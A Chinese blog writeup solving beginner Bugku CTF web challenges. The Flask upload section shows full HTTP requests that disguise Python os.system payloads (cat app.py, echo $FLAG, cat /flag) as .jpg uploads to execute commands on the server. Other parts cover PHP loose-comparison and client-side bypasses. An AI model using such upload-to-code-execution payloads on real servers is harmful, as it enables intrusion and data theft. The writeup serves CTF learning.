Bugku CTF-Web篇writeup 3-11

原创

anlr 于 2021-07-14 15:37:57 发布 799 收藏 4
分类专栏： CTF 文章标签： 渗透测试 网络安全 web php python

Flask_FileUpload


由题目名得知的信息，显然是个文件上传的题目，flask：一种python的web框架

首先Ctrl+U查看页面源代码，一般能看到题目提示

```
<html>
<head>
  <title>File Upload</title>
</head>
<body>
    <form action="/uploader" method="POST" enctype="multipart/form-data">
        <input type="file" name="file" accept=".jpg,.png" />
        <input type="submit" />
    </form>
<!-- Give me the file, and I will return the Running results by python to you! -->
</body>
</html>
```


支持jpg，png格式的文件上传，绿色的英文提示意思是上传文件，它会解析python代码并返回运行结果，所以上传php木马的并不能成功

在txt文档中写一段py程序来调用系统命令




导入 os模块 pyhon的os模块包含了普通的系统操作功能，这里os.system(")执行了ls命令

因为上传有格式的限制，所以要重命名把txt后缀改成jpg或者png

点击上传该文件后使用burpsuite抓包，具体怎么抓包这里就不赘述了（看主页有抓包傻瓜式教程）

提示上传成功并发现响应包中返回了当前目录存在app.py templates upload，那么1.jpg中的python代码执行是成功的



把ls命令修改为cat app.py，这一步是查看这个程序代码来分析下，果然发现echo $FLAG>/flag

这句的意思是显示FLAG变量结果并输出到flag文件中

Go Cancel < | ▾ > | ▾ Target: http://114.67.246.176:1

Request

Raw Params Headers Hex

```
POST /uploader HTTP/1.1
Host: 114.67.246.176:15700
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://114.67.246.176:15700/
Content-Type: multipart/form-data; boundary=---------------------------192311791020401267023665247471
Content-Length: 251
Origin: http://114.67.246.176:15700
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------192311791020401267023665247471
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

import os
os.system('cat app.py')
-----------------------------192311791020401267023665247471--
```

Response

Raw Headers Hex Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1514
Server: Werkzeug/1.0.1 Python/3.7.9
Date: Tue, 13 Jul 2021 08:49:12 GMT

file uploaded successfully!<!-- from flask import Flask, render_template, request,
render_template_string
from werkzeug.utils import secure_filename
from subprocess import getoutput as shell
import os

app = Flask(__name__)
app.config['UPLOAD_FOLDER'] = 'upload/'
shell('echo $FLAG > /flag')

@app.route('/')
def upload_file():
    return render_template('index.html')


@app.route('/uploader', methods=['GET', 'POST'])
def uploader():
    if request.method == 'POST':
        abs_path = os.path.dirname(__file__)
        f = request.files['file']
        filename = f.filename
        if '.' in filename:
            prefix, suffix = filename.split('.')
            white_list = ['py3', 'jpg', 'png']
            if suffix in white_list:
                f.save(os.path.join(app.config['UPLOAD_FOLDER'], secure_filename(f.filenam
                try:
                    content = str(shell('python3 %s/upload/%s' % (abs_path, filename)))
                    if "%" in content:
```


到这一步flag变量名或者存放的文件名已经得知了（$FLAG和/flag），最后再修改一下请求包，把cat app.py那里改成

echo $FLAG或者cat /flag最终都能得到flag

1 × 2 × 3 × ...

Go Cancel < | ▾ > | ▾ Target: http://114.67.246.176:15700

Request

Raw Params Headers Hex

```
POST /uploader HTTP/1.1
Host: 114.67.246.176:15700
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://114.67.246.176:15700/
Content-Type: multipart/form-data; boundary=---------------------------192311791020401267023665247471
Content-Length: 251
Origin: http://114.67.246.176:15700
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------192311791020401267023665247471
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

import os
os.system('echo $FLAG')
-----------------------------192311791020401267023665247471--
```

Response

Raw Headers Hex Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 74
Server: Werkzeug/1.0.1 Python/3.7.9
Date: Tue, 13 Jul 2021 08:57:33 GMT

file uploaded successfully!<!-- flag{b8acad7b7222bbb37e8d942104ab52be} -->
```

Go Cancel < | ▾ > | ▾ Target: http://114.67.246.176:15700

Request

Raw Params Headers Hex


```
POST /uploader HTTP/1.1
Host: 114.67.246.176:15700
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://114.67.246.176:15700/
Content-Type: multipart/form-data; boundary=---------------------------192311791020401267023665247471
Content-Length: 250
Origin: http://114.67.246.176:15700
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

-----------------------------192311791020401267023665247471
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

import os
os.system('cat /flag')
-----------------------------192311791020401267023665247471--
```

Response

Raw Headers Hex Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 74
Server: Werkzeug/1.0.1 Python/3.7.9
Date: Tue, 13 Jul 2021 08:58:14 GMT

file uploaded successfully!<!-- flag{b8acad7b7222bbb37e8d942104ab52be} -->
```


滑稽




打开场景发现一堆滑稽，遇事不决首先Ctrl+U查看网页源代码

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width,hight=device-hight,minimum-scale=1.0,maximum-scale=1.0,ser-scalable=none"/>
<title>BugkuCTF-WEB1</title>

<style type="text/css">
body { margin: 0; padding: 0; position: relative; background-image: url(images/xh.jpg); background-position: center; /*background-re



</style>

</head>
<body id="body" onLoad="init()">
<!flag{9725fb0367228170df5415c5c2f0bb12}
 >
<script type="text/javascript" src="js/ThreeCanvas.js"></script>
<script type="text/javascript" src="js/Snow.js"></script>

<script type="text/javascript">
    var SCREEN_WIDTH = window.innerWidth;//
    var SCREEN_HEIGHT = window.innerHeight;
    var container;
    var particle;//粒子

    var camera;
    var scene;
    var renderer;

    var starSnow = 1;

    var particles = [];

    var particleImage = new Image();
```


flag就藏在源代码中，这题基本属于签到题，送分

计算器




打开场景发现一个计算的验证码，输入130点击验证应该就可以了

但发现输入框对长度进行了限制，只能输一位数

按F12 发现maxlength=1.自然只能输一位数，html中maxlength 属性规定输入字段的最大长度，以字符个数计

把1改为3（当然也可以更大），修改后发现可以输入3位数了，点击验证即可得到flag

GET




```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```


这段代码意思是what变量以GET方式传参数，当what值为flag时，显示flag

那么直接在url后跟入?what=flag直接得到flag


```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{1fa9407334159f654a77f8b7d56d3bf6} flag{1fa9407334159f654a77f8b7d56d3bf6}
```



送分

POST


接下来这题只是GET方式变为POST了

POST方式无法直接在url中传值，这里需要用到firfox浏览器下的hackbar插件

F12后点击HackBar ，load URL放入需要传参数的url，勾选要传递的Post类型data，输入要传递的内容，execute执行后得到flag




矛盾




```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

这段代码的意思是，如果变量num不为数字或数字字符串，执行{}中的语句，如果num等于1，显示flag，所以题目矛盾的意思就是让num又为1又不是数字

is_numeric() 函数用于检测变量是否为数字或数字字符串，！是否的意思。




```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
1abcflag{3533ec509ffc10d9ea57b1ae5e3cce4b}
```



由于是GET方式传递，直接url后跟?num=1abc即可

首先1abc是一个字符串不是数字，满足了！is_numeric（）函数的判断。

再判断1abc是否==1，判断时候1abc由于php规则自动转换成了1，满足条件输出了flag

（这里一个字符串进行比较或者进行运算时，PHP会把字符串转换成数字再进行比较。PHP转换的规则的是：若字符串以数字开头，则取开头数字作为转换结果，若无则输出0。 在PHP中，== 会先进行类型转换，再进行对比，而===会先比较类型，如果类型不同直接返回不相等。）


alert



打开场景后网页反复弹窗，firefox 浏览器自带禁止弹窗功能，笨一点的办法就是一直点确定点到不弹为止（这题弹窗次数不多，不然的话这个方法是不太可行的），其他浏览器设置里禁用javascript代码。

不弹窗后页面一片空白，那先Ctrl+U看一下网页源代码


除了反复弹窗的信息还发现一段字符串，根据常识判断，&#后面的数字应该是Unicode编码值



百度搜一个在线unicode编码工具，转换成ASCII码，成功得到flag

你必须让他停下

此类较为简单的题目，题目名=做题思路



打开后页面图片不停刷新，页面英文也提示停下它即可获得flag，其中只有一刻图是正常的，其他刷新的图片是裂开的

直接Ctrl+U查看源代码

```
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="2.jpg" /></div></center><br><a style="display:none">flag is here~</a></body>
</html>
```


发现每次刷新，图片名字为不同的数字.jpg　也提示flag在此处

那么判断刷新到正确的图片时，flag应该就会出现，直接在查看源代码界面不停F5刷新


成功得到flag 或者禁用浏览器的javascript，不停刷新即可，或者bp抓包send to repeater后不停go，几次后响应包里就会有flag，具体操作就不赘述了

社工-初步收集

